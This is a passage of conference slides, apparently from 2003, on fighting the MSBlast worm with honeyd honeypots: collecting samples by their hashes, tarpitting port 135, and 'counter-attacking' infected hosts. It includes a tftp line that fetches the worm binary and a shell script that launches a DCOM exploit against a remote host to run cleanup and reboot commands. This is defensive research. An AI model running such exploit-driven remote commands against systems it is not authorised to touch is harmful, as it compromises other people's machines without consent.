tftp $1 << EOF
get msblast.exe
quit
EOF
```





3b.

Payload : Catch them all !

MD5 signatures on msblast.exe files caught from infected hosts
(tftp problems, new versions...)

```
$ find /tmp | grep "msblast\.exe" | xargs md5 | cut -d '=' -f 2 | sort -u
3a6bebd4d98032e6ec03f247a09e6a9a
05304c1dd6465b4d11f2fdeab3577edb
29560c3d522ab61815aaf32aa0e93131
3a6bebd4d98032e6ec03f247a09e6a9a
760e5ecfa5042d895452b90d83a585ee
a768883b05f0510aeb58f2f36ad671a3
b2504a07f7cfe544bc57b31d6ee92567
d201dd5600d1cb84a99474156af1f804
dfd80549c842d4602973e625146b13db
```




Propagation : Tarpit



3b. Propagation : Slow down !

- Goal : slowing the worm
 - very sloooooow network discussion :





3b. Propagation : Slow down !

- Ideas from Labrea (created by Tom Liston to slow Code Red)
- Apply the honeyd-0.6a patch (aug 03) to get a « tarpit » target :
add template tcp port 135 **tarpit**

- Seen on the honeypot :

honeyd[13705]: Connection request: tcp (192.168.1.201:2107 - 192.168.1.55:135)

honeyd[13705]: Connection established: tcp (192.168.1.201:2107 - 192.168.1.55:135)

- Then the worm will consume CPU, memory and network on the infected host, in a never ending discussion.



3b.

Propagation : Slow down !

Never ending TCP session to slow the worm...

SYN 05:07:05.866921 192.168.1.201.2107 > 192.168.1.55.135: S
2578437252:2578437252(0) win 64240 <mss 1460,nop,nop,sackOK> (DF)
S|ACK 05:07:05.870905 192.168.1.55.135 > 192.168.1.201.2107: S
2676926593:2676926593(0) ack 2578437253 win 5 <mss 1000> (DF)
ACK 05:07:05.870997 192.168.1.201.2107 > 192.168.1.55.135: . ack 1 win 65000 (DF)

05:07:14.634955 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:14.636237 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0 (Okay, wait a little, I'm so busy)

05:07:17.568834 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:17.570005 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0 (Okay, wait a little, I'm so busy)

05:07:29.599067 192.168.1.201.2107 > 192.168.1.55.135: P 1:2(1) ack 1 win 65000 (DF)
05:07:29.600297 192.168.1.55.135 > 192.168.1.201.2107: . ack 1 win 0 (Okay, wait a little, I'm so busy)

.....



3b. Propagation : Slow down !

- The new version, Honeyd-0.7, supports Tarpit capabilities **by default** (nov 03)
- From the file *honeyd.8* (man) :
 - *The special keyword **tarpit** is used to slow down the progress of a TCP connection. This is **used to hold network resources of the connecting computer.***




Propagation / Counter-Attack (?)



3b. Propagation : Counter-attack

- The concept is easy for the honeypot :
 - If A try to infect H with W, A is probably infected
 - A may be vulnerable to W's attack, so H tries to clean A

LEGAL ISSUE : Just clean your own computers [!!]





3b. Propagation : Counter-attack

Example : script to launch an automatic remote cleaning of infected hosts (!)

./scripts/4444.sh

```
#!/bin/sh
# launch the exploit against the internal attacker
# then execute commands to purify the ugly victim

/usr/local/bin/evil_exploit_dcom -d $1 -t 1 -l 4445 << EOF

taskkill /f /im msblast.exe /t
del /f %SystemRoot%\System32\msblast.exe
echo Windows Registry Editor Version 5.00 > c:\cleaner_msblast.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
    >> c:\cleaner_msblast.reg
echo "windows auto update" = "REM msblast" >> c:\cleaner_msblast.reg
regedit /s c:\cleaner_msblast.reg
del /f c:\cleaner_msblast.reg
shutdown -r -f -t 0
exit

EOF
```



3b. Counter-attack / Smart clean

<http://www.rstack.org/oudot/cleaner.vbs>

```
on error resume next
Set WSHShell = WScript.CreateObject("WScript.Shell")
Set WSHFso = WScript.CreateObject("Scripting.FileSystemObject")
systemroot = wshShell.ExpandEnvironmentStrings("%systemroot%")
on error resume next
WshShell.RegDelete("HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\windows auto update")
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set colProcessList = objWMIService.ExecQuery _
("Select * from Win32_Process Where Name = 'msblast.exe'")
For Each objProcess in colProcessList
    process_count = process_count + 1
    objProcess.Terminate()
Next
if WSHFso.FileExists(systemroot & "\system32\msblast.exe") then
    WSHFso.Deletefile systemroot & "\system32\msblast.exe", True
    set harmlessfile = WSHFso.CreateTextFile (systemroot & "\system32\msblast.exe")
end if
```




3b. Counter-attack / half-protect

Example : simple (dummy) C program to avoid a new contamination of MSBlast :

Billy.c

```
#include <windows.h>
#include <winbase.h>

int main() {
    ULONG err;
    CreateMutexA(NULL, (ULONG)1, "BILLY");
    err = GetLastError();
    if(err == 183) {
        MessageBox(NULL, "The mutex commonly used by MSBlast is already
        created...", "MSblast blocker/checker", MB_ICONERROR);
        return 0;
    }
    else {
        while(1==1)
            Sleep(6000);
    }
    return 0;
}
```





3b.

3b. Limitations

- Evil worms
 - *Black worms* that destroy their victim or remove the vulnerability used to infect hosts : difficult to launch a remote cleaning with counter-attack...
- Availability
 - If a worm abuses local resources (CPU, memory), or if it generates local problems on the infected system, it may limit the possibilities to initiate a remote cleaning
- Complex worms
 - Protocol cyphered, polymorphic code ...
- ...





Conclusions



Conclusions

- Honeypots to improve security (?)
 - Cons : still young technologies (concepts...)
 - Pros : from “proof of concept” to “real security tools”
- New races of worms (fast spreading)
 - Lucky : not so many “ugly” worms
 - Unlucky : real threat (DOS...!)
- Honeypots technologies could or should be used to fight against active worms
 - Unlucky : Against “black worms”, parts of the protection may be ineffective (counter-attack, etc)
 - Lucky : Yet Another Tool to protect the networks



Some references

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Thanks for your attention

Any (other) questions ?